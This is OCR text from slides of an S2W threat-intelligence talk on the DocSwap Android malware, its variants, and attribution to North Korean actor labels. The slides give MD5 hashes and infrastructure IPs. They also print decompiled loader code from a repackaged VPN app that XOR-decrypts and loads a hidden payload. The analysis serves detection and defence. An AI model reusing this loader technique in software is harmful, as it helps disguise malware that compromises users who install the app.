
2024-12-13

2025-03-

- **Sample 6**
- MD5: a43b0f4e2e7462c6a100eae8de7676fc

Still using phishing view

+ Changed to use the real website
(https://www.auction.co.kr)



Variants

Difference


TimeLine

2024-12-13 — 2025-03-01 — 2025-05-20 — 2025-08-14 **(Type D-R)**

- Sample 7
- MD5: 27ea7ef88724c51bbe3ad42853bbc204


+ Legitimate app repackaged with DocSwap (Impersonate BYCOM VPN)

+ Library filename changed (libnative-lib.so → libbycomvpn.so)



Variants

Difference



- Sample 7
- MD5: 27ea7ef88724c51bbe3ad42853bbc204

+ Legitimate app repackaged with DocSwap (Impersonate BYCOM VPN)

+ Library filename changed (libnative-lib.so → libbycomvpn.so)

+ Payload filename changed (security.dat → search.db)

+ XOR Key Changed (0x5AA3C79F → 0×201925EA)

```
if(!UIActivity.ishooked) {
    try {
        Utils.getInstance(this.getBaseContext()).loadSearchDB(this.getBaseContext());
        UIActivity.ishooked = true;
    }
    catch(Exception exception0) {
        throw new RuntimeException(exception0);
    }
}
```

```
public void loadSearchDB(Context context0) throws Exception {
    File file0 = new File(String.format("%s/search.db", context0.getFilesDir().getAbsolutePath()));
    String s = this.copyAssetToInternalStorage("search.db");
    this.DBProcess(s, file0.getAbsolutePath(), context0);
    File file1 = new File(s);
    if(file1.exists()) {
        file1.delete();
    }
}
```


```
int __fastcall Java_com_bycomsolutions_bycomvpn_utils_Utils_DBProcess(_JNIEnv *a1, int a2, void *a3, void *a4)
{
  const char *v7; // r5
  const char *v8; // r6
  int v9; // r0
  int v10; // r0
  int result; // r0
  int v12; // r5
  int dex_fromfile; // r2

  v7 = a1->functions->GetStringUTFChars(&a1->functions, a3, 0);
  v8 = a1->functions->GetStringUTFChars(&a1->functions, a4, 0);
  xorDecrypt(v7, v8);                                   // Decrypt Payload
  v9 = (int)a1->functions->FindClass(&a1->functions, "com/bycomsolutions/bycomvpn/utils/Utils");
```

S2W

5. Attribution

Attribution

2025-02-21



Threat Actor: ?

? **UNSI-019**


Target: South Korea

Malware: DocSwap

*** UNSI: Unknown, but S2W Identified*

Attribution

2025-02-21



2025-02-27

Naver favicon + **Million OK !!!!**

puNK-004

(suspected subgroup of Kimsuky)

puNK: Partially Unidentified North Korean threat actor

Attribution

Same Infrastructure

27.102.137.180
(KR, DAOU)

27.102.137.181
(KR, DAOU)

...


...

141.164.56.44

27.102.138.226
(KR, DAOU)

communicate with

puNK-004



DocSwap

Impersonate

국세청
Korea Nation Tax Service

Kimsuky


communicate with

BabyShark

File name: wallet.chm
MD5: 20a89467cd3befc95f8a91837a2de192

Attribution

Law enforcement



S2W
Safe and Secure World

S2W

Thank you


@bestishj


khjisbest@s2w.inc